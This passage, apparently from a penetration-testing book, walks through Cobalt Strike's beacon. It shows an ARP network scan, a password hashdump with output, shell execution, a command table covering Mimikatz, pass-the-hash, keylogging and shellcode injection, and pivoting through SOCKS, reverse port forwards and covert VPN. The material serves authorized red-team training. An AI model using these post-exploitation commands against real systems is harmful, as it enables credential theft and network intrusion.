
A new window will open, showing us the internal IP and netmask of the victim, We choose the IP, specify the ports, and choose the type of scan. In this case, we will choose an ARP scan to discover online hosts on the



Once we click on the Scan button, we will see a new tab open, shown as follows. Cobalt Strike will perform the ARP scan and then return a list of reachable hosts in the network:

```
beacon> portscan 192.168.2.0-192.168.2.255 1-1024,3389,5000-6000 arp 1024
[*] Tasked beacon to scan ports 1-1024,3389,5000-6000 on 192.168.2.0-192.168.2.255
[+] host called home, sent: 75325 bytes
[+] received output:
(ARP) Target '192.168.2.14' is alive. 08-00-27-2D-4D-E0
(ARP) Target '192.168.2.1' is alive. B8-C1-A2-3D-B2-1C
(ARP) Target '192.168.2.5' is alive. 08-00-27-25-7C-77
(ARP) Target '192.168.2.8' is alive. 28-F0-76-48-E9-A4
(ARP) Target '192.168.2.17' is alive. 08-00-27-0D-93-D4
(ARP) Target '192.168.2.2' is alive. 70-77-81-55-2D-29
(ARP) Target '192.168.2.3' is alive. F0-C7-7F-4C-47-10
(ARP) Target '192.168.2.6' is alive. 94-65-2D-74-5A-63
(ARP) Target '192.168.2.7' is alive. 30-35-AD-BD-C2-6E
(ARP) Target '192.168.2.9' is alive. 5C-F9-38-8C-84-94
```

- Process List: This option shows us a list of all the running processes on the system:




As shown in the following screenshot, we can inject the beacon into another process using the Inject option. We can also log keystrokes, take a screenshot, and so on:

Process List						
PID	PPID	Name	Arch	Session	User	Actions
0	0	[System Process]				
4	0	System				
268	4	smss.exe	x64	0	NT AUTHORITY\SYSTEM	
340	332	csrss.exe	x64	0	NT AUTHORITY\SYSTEM	
388	332	wininit.exe	x64	0	NT AUTHORITY\SYSTEM	
400	380	csrss.exe	x64	1	NT AUTHORITY\SYSTEM	
440	380	winlogon.exe	x64	1	NT AUTHORITY\SYSTEM	
472	388	services.exe	x64	0	NT AUTHORITY\SYSTEM	
496	388	lsass.exe	x64	0	NT AUTHORITY\SYSTEM	
508	388	lsm.exe	x64	0	NT AUTHORITY\SYSTEM	
620	472	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	
676	472	VBoxService.exe	x64	0	NT AUTHORITY\SYSTEM	
728	472	svchost.exe	x64	0	NT AUTHORITY\NETWORK SERVICE	
840	472	svchost.exe	x64	0	NT AUTHORITY\LOCAL SERVICE	
924	472	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	
956	472	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	
312	472	svchost.exe	x64	0	NT AUTHORITY\LOCAL SERVICE	
1004	472	svchost.exe	x64	0	NT AUTHORITY\NETWORK SERVICE	
1128	472	spoolsv.exe	x64	0	NT AUTHORITY\SYSTEM	
1156	472	svchost.exe	x64	0	NT AUTHORITY\LOCAL SERVICE	
1280	472	svchost.exe	x64	0	NT AUTHORITY\LOCAL SERVICE	
1880	472	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	
1900	472	svchost.exe	x64	0	NT AUTHORITY\NETWORK SERVICE	

# Beacon console

The beacon menu does not show us all the features that are available. However, Cobalt Strike also provides us with the beacon console so that we can fully utilize its features. The beacon console can be opened by right-clicking on a host and choosing the Interact option:



This will open the console from which we can command the beacon to perform the desired actions. Before we run commands, however, we must first set the sleep time of the beacon to zero, so that it changes its state to interactive from asynchronous, as we want to receive the output of the command in real time. We can do this by typing `sleep 0`:

```
beacon> sleep 0
[*] Tasked beacon to become interactive
```

To view a complete list of all the commands, we can type the `help` command:

```
beacon> help
```

## Beacon Commands

---

Command	Description
browserpivot	Setup a browser pivot session
bypassuac	Spawn a session in a high integrity process
cancel	Cancel a download that's in-progress
cd	Change directory
checkin	Call home and post data
clear	Clear beacon queue
covertvpn	Deploy Covert VPN client
cp	Copy a file
dcsync	Extract a password hash from a DC
desktop	View and interact with target's desktop
dllinject	Inject a Reflective DLL into a process
download	Download a file
downloads	Lists file downloads in progress

Let us now look at a few commands in detail:

- `pwd`: This prints the current working directory:

```
beacon> pwd
[*] Tasked beacon to print working directory
[+] host called home, sent: 8 bytes
[*] Current directory is C:\Windows\system32
[PT-PC] PT */5968
beacon>
```

- `hashdump`: This dumps the password hashes from the system:

```

himanshu beacon> hashdump
[*] Tasked beacon to dump hashes
[+] host called home, sent: 165018 bytes
[+] received password hashes:
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Himanshu:1004:aad3b435b51404eeaad3b435b51404ee:a74f5eb76e71cb232b27c632d263a846:::
HomeGroupUser$:1002:aad3b435b51404eeaad3b435b51404ee:4a9dcb2e71b1ab0ea267bbbef590a679:::
PT:1001:aad3b435b51404eeaad3b435b51404ee:ee206513a3facf8228b7dbbfff8302cef:::

[+] received password hashes:
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Himanshu:1004:aad3b435b51404eeaad3b435b51404ee:a74f5eb76e71cb232b27c632d263a846:::
HomeGroupUser$:1002:aad3b435b51404eeaad3b435b51404ee:4a9dcb2e71b1ab0ea267bbbef590a679:::
PT:1001:aad3b435b51404eeaad3b435b51404ee:ee206513a3facf8228b7dbbfff8302cef:::

```

- `shell`: This executes a command passed to it as a parameter into the system's shell and prints out the output of the command in return:

```

beacon> shell whoami
[*] Tasked beacon to run: whoami
[+] host called home, sent: 14 bytes
[+] received output:
pt-PC\pt

```

Refer to the following table to see a complete list of commands and what they do. We have already seen some of these commands being executed from the beacon menu:

Command	Description

browserpivot	Set up a browser pivot session
bypassuac	Spawn a session in a high integrity process
cancel	Cancel a download that's in progress
cd	Change directory
checkin	Call home and post data
clear	Clear beacon queue
covertvpn	Deploy covert VPN client
cp	Copy a file
dcsync	Extract a password hash from a DC
desktop	View and interact with target's desktop
dllinject	Inject a reflective DLL into a process
download	Download a file

downloads	List file downloads in progress
drives	List drives on target
elevate	Try to elevate privileges
execute	Execute a program on target
exit	Terminate the beacon session
getsystem	Attempt to get system
getuid	Get user ID
hashdump	Dump password hashes
help	Help menu
inject	Spawn a session in a specific process
jobkill	Kill a long-running post-exploitation task
jobs	

	List long-running post-exploitation tasks
kerberos_ccache_use	Apply a Kerberos ticket from cache to this session
kerberos_ticket_purge	Purge Kerberos tickets from this session
kerberos_ticket_use	Apply a Kerberos ticket to this session
keylogger	Inject a keystroke logger into a process
kill	Kill a process
link	Connect to a beacon peer over SMB
logonpasswords	Dump credentials and hashes with Mimikatz
ls	List files
make_token	Create a token to pass credentials
mimikatz	Run a Mimikatz command
mkdir	Make a directory

mode dns	Use DNS A as data channel (DNS beacon only)
mode dns-txt	Use DNS TXT as data channel (DNS beacon only)
mode dns6	Use DNS AAAA as data channel (DNS beacon only)
mode http	Use HTTP as data channel
mode smb	Use SMB peer-to-peer communication
mv	Move a file
net	Network and host enumeration tool
note	Assign a note to this beacon
portscan	Scan a network for open services
powerpick	Execute a command through Unmanaged PowerShell
powershell	Execute a command through powershell.exe
powershell-import	Import a PowerShell script

ppid	Set parent PID for spawned post-ex jobs
ps	Show process list
psexec	Use a service to spawn a session on a host
psexec_psh	Use PowerShell to spawn a session on a host
psinject	Execute PowerShell command in specific process
pth	Pass-the-hash using Mimikatz
pwd	Print current directory
rev2self	Revert to original token
rm	Remove a file or folder
rportfwd	Set up a reverse port forward
runas	Execute a program as another user

runu	Execute a program under another PID
screenshot	Take a screenshot
shell	Execute a command through cmd.exe
shinject	Inject shell code into a process
shspawn	Spawn process and inject shell code into it
sleep	Set beacon sleep time
socks	Start SOCKS4a server to relay traffic
socks stop	Stop SOCKS4a server
spawn	Spawn a session
spawnas	Spawn a session as another user
spawnto	Set an executable to spawn processes into
spawnu	Spawn a session under another PID

ssh	Use SSH to spawn an SSH session on a host
ssh-key	Use SSH to spawn an SSH session on a host
steal_token	Steal access token from a process
timestamp	Apply timestamps from one file to another
unlink	Disconnect from parent beacon
upload	Upload a file
wdigest	Dump plaintext credentials with Mimikatz
winrm	Use WinRM to spawn a session on a host
wmi	Use WMI to spawn a session on a host

# Pivoting through Cobalt Strike


We have already covered the different ways of pivoting and why this is necessary in [Chapter 6, Pivoting](#). In this section, we will look at the ways we can pivot into a network using Cobalt Strike.

Cobalt Strike allows us to pivot in three ways:

- SOCKS Server
- Listener
- Deploy VPN


The preceding pivot can be explained as follows:

- SOCKS Server: This will create a **SOCKS4 proxy** on our team server. All the connections that go through this SOCKS proxy will be converted into tasks for the beacon to execute. This allows us to tunnel inside the network through any type of beacon. To set up a SOCKS Server, we right-click the host, choose Pivoting | SOCKS Server, shown as follows:



A new window will then open, asking for the port number on which we want the server to be started. We enter the port and click on the

Launch button:




Once the server is started, we can run other tools such as Metasploit or Nmap on our system against the network for further reconnaissance and exploitation. The following screenshot is an example of how we can connect an Nmap through a SOCKS Server of a Cobalt Strike:

```
[MacBook-Air:~ Himanshu$ nmap -sV -Pn 192.168.2.0/24 --proxy socks4://192.168.2.7:51079

Starting Nmap 7.12 ( https://nmap.org ) at 2018-09-16 19:25 IST
|
```

- Listener: A pivot listener allows us to create a listener that tunnels all of its traffic through a beacon session. This prevents us from creating new connections from our Cobalt Strike server to the victim's machine, thereby helping us to keep the noise at a minimum. To set up a listener, right-click on the host, click on Pivoting | Listener..., shown as follows:




A new window will then open, where we specify the listener's name, payload, host, port number, and the remote host and port to which the traffic will be forwarded:



After entering the data, we click on the Save button and we will see that it runs a `rportfwd` command and creates a tunnel:

```
beacon> rportfwd 80 192.168.2.7 8080
[+] started reverse port forward on 80 to 192.168.2.7:8080
[*] Tasked beacon to forward port 80 to 192.168.2.7:8080
[+] host called home, sent: 10 bytes
```

- Deploy VPN: This feature allows us to pivot through VPN using the covert VPN feature. Covert VPN creates a network interface from the system where the team server is running to the target network. To set up a VPN we right-click on the host, choose Pivoting | Deploy VPN:



A new window will open, where we can choose the destination network and add a network interface by clicking on the Add button:

Deploy VPN Client

IPv4 Address	IPv4 Netmask	Hardware MAC
192.168.2.14	255.255.255.0	08:00:27:2D:4D:E0

Local Interface:

Clone host MAC address

We then specify the interface name, the MAC address, the port number, and the channel to use for tunneling:



## Setup Interface

Start a network interface and listener for CovertVPN. When a CovertVPN client is deployed, you will have a layer 2 tap into your target's network.


Interface:

MAC Address:


Local Port:

Channel:  ▼

For best performance, we recommend the UDP channel. The UDP channel has the least amount of overhead compared to the TCP and HTTP channels. Alternatively, the ICMP, HTTP, or TCP (bind) channels can be used to bypass firewalls:



Once the interface is created, we click on the Deploy button and the interface will be created. We can view the list of currently active VPN channels from the Cobalt Strike menu, as shown in the following screenshot:




# Aggressor Scripts


Aggressor Scripts is the scripting language for Cobalt Strike 3.0 and above. It can be considered as a successor to the Cortana scripting language, which is used by Armitage. Aggressor Scripts is described on Cobalt Strike's official website as follows: "Aggressor Scripts is a scripting language for red team operations and adversary simulations inspired by scriptable IRC clients and bots. Its purpose is two-fold. We may create long running bots that simulate virtual red team members, hacking side-by-side with you. We may also use it to extend and modify the Cobalt Strike client to our needs."

There are a lot of Aggressor Scripts available on the internet which have been developed by users across the globe to perform various tasks. Most of these are available on GitHub. In this section, we will learn how to load the scripts on our Cobalt Strike client and run them.

